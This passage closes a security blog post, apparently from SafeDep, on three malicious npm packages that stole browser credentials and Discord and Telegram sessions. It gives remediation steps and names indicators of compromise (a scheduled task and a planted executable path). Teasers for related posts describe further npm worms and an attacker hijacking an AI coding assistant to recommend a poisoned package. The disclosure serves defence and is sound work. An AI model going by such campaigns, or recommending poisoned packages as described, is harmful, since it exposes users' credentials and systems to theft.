npm removed all three packages. Treat any system that ran ixpresso-core, godsplan, or eyevox during the 48-hour window as compromised: rotate all browser-stored credentials, revoke Discord tokens, wipe Telegram sessions from the affected machine. Check Task Scheduler for WindowsHealthMonitor and %APPDATA%\Microsoft\Windows\Protect\ for WebSecureSystem.exe.
The #apk channel on the attacker’s Discord server suggests an Android payload is in development or already deployed outside npm. This campaign is not done.
Run vet against your lockfiles to flag packages from newly created accounts before install.
- malware
- npm
- supply-chain
- rat
- credential-theft
Author

SafeDep Team
safedep.io
Share
The Latest from SafeDep blogs
Follow for the latest updates and insights on open source security & engineering
An Attacker Hijacked an AI Coding Assistant to Spread a Worm
An attacker took over a live AI coding assistant session, got it to recommend a poisoned package, and used the stolen tokens to spread the Shai-Hulud worm across about 100 internal repositories.
DirtyBlanket: Fake Express Packages on npm Spread a Linux Worm
Nine fake Express and React packages on npm run a Linux worm at install time. It installs a Tor backdoor and spreads through SSH, AUR packages, and npm tokens.

PolinRider Switches to Ethereum C2 in 30+ Repositories
A malicious pull request against oxc led SafeDep to a larger campaign. The PolinRider loader family now reads its C2 servers from Ethereum transactions. SafeDep confirmed 35 GitHub repositories that...
Detecting Compromised AI Coding Agents with Jev and Gryph
I checked every action of my own Claude Code agent against a profile of how I work and a set of org policies, using Jev. It caught 14 of 14 attacks for $0.15 per 1,000 events.


Ship Code.
Not Malware.
Start free with open source tools on your machine. Scale to a unified platform for your organization.
